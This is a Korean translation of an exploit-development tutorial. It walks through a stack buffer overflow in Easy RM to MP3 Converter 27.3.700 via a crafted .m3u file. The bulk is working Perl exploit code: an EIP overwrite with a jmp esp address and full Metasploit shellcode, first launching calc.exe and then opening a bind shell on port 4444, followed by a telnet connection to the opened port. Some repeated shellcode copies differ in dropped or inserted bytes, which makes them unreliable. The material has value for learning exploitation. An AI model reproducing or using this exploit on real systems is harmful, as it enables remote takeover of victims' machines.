
(역자 추가: 관련 opcode 관련해서 metasploit opcode database와 memdump 등에 대해 언급하고 있는데, metasploit opcode database는 현재 오프라인 상태이다. memdump에 대해서는 이 시리즈의 다음 호 참고)

우리가 ESP(EIP를 덮어쓴 후 공격에 사용되는 payload 문자열에 위치한)에 우리의 쉘코드를 넣기를 원하기 때문에 우리가 사용할 jmp esp 주소는 null 바이트를 가지고 있으면 안된다. 만약 이 주소가 null 바이트를 가진다면 우리는 null 바이트를 가진 주소로 EIP를 덮어쓰게 되는 것이다.

어떤 경우 null 바이트로 시작하는 주소를 사용해도 문제가 없을 때가 있다. 만약 그 주소가 null 바이트로 시작하지만 little endian 때문에 그 null 바이트는 EIP 레지스터에서 마지막 바이트가 될 수 있다. 그래서 만약 EIP를 덮어쓴 후 어떤 payload를 보내지 않는다면(그래서 만약 쉘코드가 EIP를 덮어쓰기 전에 넣어져 레지스터를 통해 여전히 도달할 수 있어) 이것은 제대로 작동한다. 여기서는 쉘코드를 가지고 있기 위해 EIP를 덮어쓴 후 payload를 사용할 것이며, 그래서 그 주소는 null 바이트를 가지고 있어서는 안된다.

사용할 첫 주소: 0x01eaf23a

이 주소가 jmp esp를 가지고 있는지 확인해보자(그래서 01eaf23a에 있는 명령을 unassemble한다).



만약 EIP를 0x01eaf23a로 덮어쓸 경우 jmp esp가 실행될 것이다. ESP는 쉘코드를 가지고 있어 제대로 작동하는 exploit을 가지게 된 것이다. “NOP & break” 쉘코드로 테스트를 해보자.

```
my $file= "test1.m3u";
my $junk= "A" x 26071;
my $eip = pack('V',0x01eaf23a);


my $shellcode = "\x90" x 25;

$shellcode = $shellcode."\xcc"; #this will cause the application to break, simulating shellcode, but
allowing you to further debug
$shellcode = $shellcode."\x90" x 25;
```

```

open($FILE, ">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";

```



어플리케이션은 000ff745에서 break하는데, 이는 첫 번째 break의 위치이다. 그래서 jmp esp는 제대로 작동한다(esp는 000ff730에서 시작하고, 000ff744까지는 NOP으로 차 있다). 이제 우리가 해야 할 것은 실제 쉘코드를 넣고, exploit을 완성하는 것이다.


## 최종 exploit 완성하기

Metasploit는 쉘코드를 만드는데 도움이 되는 payload 생성기를 가지고 있다. Payload는 다양한 옵션을 가지고 있는데, 경우에 따라 그 크기가 조정될 수 있다. 버퍼 공간 때문에 크기에 제한이 있다면 다단계 쉘코드가 필요하거나 또는 XP sp2 en용 32바이트 cmd.exe 쉘코드<sup>5</sup>가 필요할 것이다. 또는 쉘코드를 작은 'egg'로 쪼개서<sup>6</sup> 그것을 실행하기 전에 쉘코드를 다시 모으는 'egg-hunting' 기술을 사용할 수 있다.

<sup>5</sup> <http://packetstormsecurity.org/shellcode/23bytes-shellcode.txt>

<sup>6</sup> <http://code.google.com/p/w32-seh-omelet-shellcode/>

여기서 먼저 계산기 프로그램을 실행하도록 하는 exploit을 만들기로 하고, 이에 해당하는 셸코드를 Metasploit를 이용해 만들어보자(역자 추가: 먼저 Metasploit Web을 실행하여 다음과 같이 만들어본다).



위의 설정대로 생성한 셸코드는 다음과 같다.

A screenshot of the generated payload code in the Metasploit interface. The title bar says 'Windows Execute Command (6)'. The main area is titled 'Windows Execute Command' and contains the command 'Execute an arbitrary command'. Below it is a license notice: 'This module (v7075) was provided by vlad902 and sf, under the Metasploit Framework License (BSD.)'. The payload details are: Size (192), Architecture (x86), and Operating system (Windows). The payload code itself is labeled 'PAYLOAD CODE (BACK)' and is displayed in a scrollable text area. The code starts with '# windows/exec - 227 bytes' and continues with several lines of hex-encoded assembly-like instructions.

이제 만들어진 셸코드를 아래와 같이 정리한다.

```

# windows/exec - 227 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc.exe

my $shellcode = "\xba\x8f\x6e\xc7\xbc\xd9\xeb\xd9\x74\x24\xf4\x5e\x31\xc9" .
"\xb1\x33\x83\xee\xfc\x31\x56\x0e\x03\xd9\x60\x25\x49\x19" .
"\x94\x20\xb2\xe1\x65\x53\x3a\x04\x54\x41\x58\x4d\xc5\x55" .
"\x2a\x03\xe6\x1e\x7e\xb7\x7d\x52\x57\xb8\x36\xd9\x81\xf7" .
"\xc7\xef\x0d\x5b\x0b\x71\xf2\xa1\x58\x51\xcb\x6a\xad\x90" .
"\x0c\x96\x5e\xc0\xc5\xdd\xcd\xf5\x62\xa3\xcd\xf4\xa4\xa8" .
"\x6e\x8f\xc1\x6e\x1a\x25\xcb\xbe\xb3\x32\x83\x26\xbf\x1d" .
"\x34\x57\x6c\x7e\x08\x1e\x19\xb5\xfa\xa1\xcb\x87\x03\x90" .
"\x33\x4b\x3a\x1d\xbe\x95\x7a\x99\x21\xe0\x70\xda\xdc\xf3" .
"\x42\xa1\x3a\x71\x57\x01\xc8\x21\xb3\xb0\x1d\xb7\x30\xbe" .
"\xea\xb3\x1f\xa2\xed\x10\x14\xde\x66\x97\xfb\x57\x3c\xbc" .
"\xdf\x3c\xe6\xdd\x46\x98\x49\xe1\x99\x44\x35\x47\xd1\x66" .
"\x22\xf1\xb8\xec\xb5\x73\xc7\x49\xb5\x8b\xc8\xf9\xde\xba" .
"\x43\x96\x99\x42\x86\xd3\x58\xb2\x1b\xc9\xcd\x6d\xce\xb0" .
"\x93\x8d\x24\xf6\xad\x0d\xcd\x86\x49\x0d\xa4\x83\x16\x89" .
"\x54\xf9\x07\x7c\x5b\xae\x28\x55\x38\x31\xbb\x35\x91\xd4" .
"\x3b\xdf\xed";
```

이제 만들어진 쉘코드를 폴 스크립트 안에 넣는다.

```

# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# Written by Peter Van Eeckhoutte (수정: vangelis)
# http://www.corelan.be:8800
# Greetings to Saumil and SK :-
#
# tested on Windows XP SP2 (KO) - 원문은 XP SP3 (EN)이었음
#
my $file= "exploitrmtmp3.m3u";
my $junk= "A" x 26071;
my $eip = pack('V', 0x01eaf23a); #jmp esp from MSRMCCcodec00.dll(역자의 시스템)
my $shellcode = "\x90" x 25;
#
# windows/exec - 227 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
```

```

# EXITFUNC=seh, CMD=calc.exe

$shellcode = $shellcode . "\xba\x8f\x6e\xc7\xbc\xd9\xeb\xd9\x74\x24\xf4\x5e\x31\xc9" .
"\xb1\x33\x83\xee\xfc\x31\x56\x0e\x03\xd9\x25\x49\x19" .

"\x94\x20\xb2\xe1\x65\x53\x3a\x04\x41\x58\x4d\xc5\x55" .

"\x2a\x03\xe6\x1e\x7e\xb7\x7d\x52\x57\xb8\x36\xd9\x81\xf7" .

"\xc7\xef\x0d\x5b\x0b\x71\xf2\xa1\x58\x51\xcb\x6a\xad\x90" .

"\x0c\x96\x5e\xc0\xc5\xdd\xcd\xf5\x62\xa3\xcd\xf4\xa4\xa8" .

"\x6e\x8f\xc1\x6e\x1a\x25\xcb\xbe\xb3\x32\x83\x26\xbf\x1d" .

"\x34\x57\x6c\x7e\x08\x1e\x19\xb5\xfa\xa1\xcb\x87\x03\x90" .

"\x33\x4b\x3a\x1d\xbe\x95\x7a\x99\x21\xe0\x70\xda\xdc\xf3" .

"\x42\xa1\x3a\x71\x57\x01\xc8\x21\xb3\xb0\x1d\xb7\x30\xbe" .

"\xea\xb3\x1f\xa2\xed\x10\x14\xde\x66\x97\xfb\x57\x3c\xbc" .

"\xdf\x3c\xe6\xdd\x46\x98\x49\xe1\x99\x44\x35\x47\xd1\x66" .

"\x22\xf1\xb8\xec\xb5\x73\xc7\x49\xb5\x8b\xc8\xf9\xde\xba" .


"\x43\x96\x99\x42\x86\xd3\x58\xb2\x1b\xc9\xcd\x6d\xce\xb0" .

"\x93\x8d\x24\xf6\xad\x0d\xcd\x86\x49\x0d\xa4\x83\x16\x89" .

"\xf9\x07\x7c\x5b\xae\x28\x55\x38\x31\xbb\x35\x91\xd4" . "\x3b\xdf\xed";
open($FILE,>$file);
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";

```

이제 exploit이 만들어졌다. Exploit을 어플리케이션을 통해 로딩해보자.




계산기가 실행되면서 공격에 성공하였다.

## 원격 쉘 실행

계산기를 실행시키는 쉘코드 대신 원격으로 커맨드 라인을 실행시키는 쉘코드를 만들 수도 있다. 그러나 이것은 제대로 작동하지 않을 수도 있는데, 그 이유는 쉘코드가 크고, 메모리 위치가 다를 수 있고, 쉘코드에 유효하지 않은 문자들을 증가시킬 위험이 있다.

특정 포트를 열어 원격으로 쉘을 획득하여 커맨드 라인을 실행시키는 것을 시도해보자. 여기서 필요한 쉘코드는 Bind 쉘코드이다(역자 추가: 원문에 나오는 쉘코드를 그대로 사용할 경우 제대로 실행되지 않을 것이다. RHOST 부분 등 쉘코드를 만들 때 주의해야 할 부분이 있다. RHOST에 들어갈 IP주소를 확인해보자).



```
명령 프롬프트
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\free>ipconfig

Windows IP Configuration

Ethernet adapter 토털 영역 연결:

  Connection-specific DNS Suffix . : localdomain
  IP Address . . . . . : 192.168.10.134
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.10.2

C:\Documents and Settings\free>
```

쉘코드를 사용할 때 발생하는 일반적인 문제들 중에는 쉘코드 버퍼의 크기와 유효하지 않은 문자들이 들어가 있는 경우 등이 있다. Metasploit로 쉘코드를 만들 때 유효하지 않은 문자들은 배제하고 만들어야 하며, 사전에 어떤 문자들이 허용되고 허용되지 않는지 알고 있어야 한다. M3u 파일은 파일명을 담고 있을지도 모른다. 그래서 파일명과 파일 경로에서 허용되지 않는 모든 문자는 필터링하는 것이 좋다.

최종 공격에서 사용할 쉘코드는 다음과 같다.

```
# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
```

```

# EXITFUNC=seh, LPORT=4444, RHOST=192.168.10.134

"\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .

<...>

"\x50\x41\x41";

```

이 쉘코드가 제대로 작동만 한다면 원격 쉘을 획득하고, 만약 이 어플리케이션이 관리자 권한으로 실행되고 있다면 원격 Windows 시스템의 관리자 권한을 획득할 수 있을 것이다. 다음은 우리가 최종 목표로 삼았던 exploit 코드이다..

```

#
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# Written by Peter Van Eeckhoutte (수정: vangelis)
# http://www.corelan.be:8800
# Greetings to Saumil and SK :-
#
# tested on Windows XP SP2 (KO) - 원문은 XP SP3 (EN)이었음
#
my $file= "exploitrmtmp3.m3u";

```

```
my $junk= "A" x 26071;

my $eip = pack('V', 0x01eaf23a); #jmp esp from MSRMCodec00.dll(역자의 시스템)

my $shellcode = "\x90" x 25;

# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=192.168.10.134

$shellcode = $shellcode. "\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x00\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
"\x47\x43\x43\x47\x42\x51\x4f\x50\x54\x4b\x4f\x48\x50\x42" .
"\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x48" .
"\x56\x51\x4f\x4d\x59\x4d\x35\x45\x36\x4b\x31\x4a\x4d\x43" .
"\x38\x43\x32\x46\x35\x43\x5a\x44\x42\x4b\x4f\x4e\x30\x42" .
"\x48\x48\x59\x45\x59\x4c\x35\x4e\x4d\x50\x57\x4b\x4f\x48" .
"\x56\x46\x33\x46\x33\x46\x33\x50\x53\x50\x53\x50\x43\x51" .
"\x43\x51\x53\x46\x33\x4b\x4f\x4e\x30\x43\x56\x45\x38\x42" .
"\x31\x51\x4c\x42\x46\x46\x33\x4c\x49\x4d\x31\x4a\x35\x42" .
"\x48\x4e\x44\x44\x5a\x44\x30\x49\x57\x50\x57\x4b\x4f\x48" .
```

```

"\x56\x43\x5a\x44\x50\x50\x51\x51\x45\x4b\x4f\x4e\x30\x43" .
"\x58\x49\x34\x4e\x4d\x46\x4e\x4b\x59\x50\x57\x4b\x4f\x4e" .
"\x36\x50\x53\x46\x35\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x50" .
"\x49\x4d\x56\x50\x49\x51\x47\x4b\x4f\x48\x56\x50\x50\x50" .
"\x54\x50\x54\x46\x35\x4b\x4f\x48\x50\x4a\x33\x45\x38\x4a" .
"\x47\x44\x39\x48\x46\x43\x49\x50\x57\x4b\x4f\x48\x56\x50" .
"\x55\x4b\x4f\x48\x50\x42\x46\x42\x4a\x42\x44\x45\x36\x45" .
"\x38\x45\x33\x42\x4d\x4d\x59\x4b\x55\x42\x4a\x46\x30\x50" .
"\x59\x47\x59\x48\x4c\x4b\x39\x4a\x47\x43\x5a\x50\x44\x4b" .
"\x39\x4b\x52\x46\x51\x49\x50\x4c\x33\x4e\x4a\x4b\x4e\x47" .
"\x32\x46\x4d\x4b\x4e\x51\x52\x46\x4c\x4d\x43\x4c\x4d\x42" .
"\x5a\x50\x38\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x42\x52\x4b" .
"\x4e\x4e\x53\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x49" .
"\x46\x51\x4b\x46\x37\x46\x32\x50\x51\x50\x51\x46\x31\x42" .
"\x4a\x45\x51\x46\x31\x46\x31\x51\x45\x50\x51\x4b\x4f\x48" .
"\x50\x43\x58\x4e\x4d\x4e\x39\x45\x55\x48\x4e\x51\x43\x4b" .
"\x4f\x49\x46\x43\x5a\x4b\x4f\x4b\x4f\x47\x47\x4b\x4f\x48" .
"\x50\x4c\x4b\x46\x37\x4b\x4c\x4c\x43\x49\x54\x45\x34\x4b" .
"\x4f\x4e\x36\x50\x52\x4b\x4f\x48\x50\x43\x58\x4c\x30\x4c" .
"\x4a\x44\x44\x51\x4f\x46\x33\x4b\x4f\x48\x56\x4b\x4f\x48" .
"\x50\x41\x41";

```

```

open($FILE,>$file);
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";

```

최종 만들어진 exploit을 어플리케이션을 통해 로딩해보자. (역자 추가: 공격자의 의도대로 쉘코드가 제대로 실행되었다면 4444 포트가 열려 있을 것이다. 공격자는 공격 전에 포트 스캐닝을 통해 포트가 열려 있는 것을 확인할 수 있을 것이다. 그러나 역자의 경우 여러 가지 바인드 쉘코드를 이용해 공격을 해보았으나 4444 포트가 열리지는 않았다. 이 문제의 원인이 무엇인지 좀더 테스트가 필요할 것으로 보인다. 다음은 원저자의 테스트 결과인데, 만약 4444번 포트가 열렸다면 다음과 같이 열린 포트로 접속을 하면 원격 쉘을 이용할 수 있을 것이다. 역자는 좀더 테스트를 해보고 역자의 시스템에서 테스트에 실패한 원인을 찾을 경우 수정된 문서를 올리도록 할 것이다.)

```
root@bt:/# telnet 192.168.0.197 4444
```

```
Trying 192.168.0.197...
```

```
Connected to 192.168.0.197.
```

Escape character is '^']'.

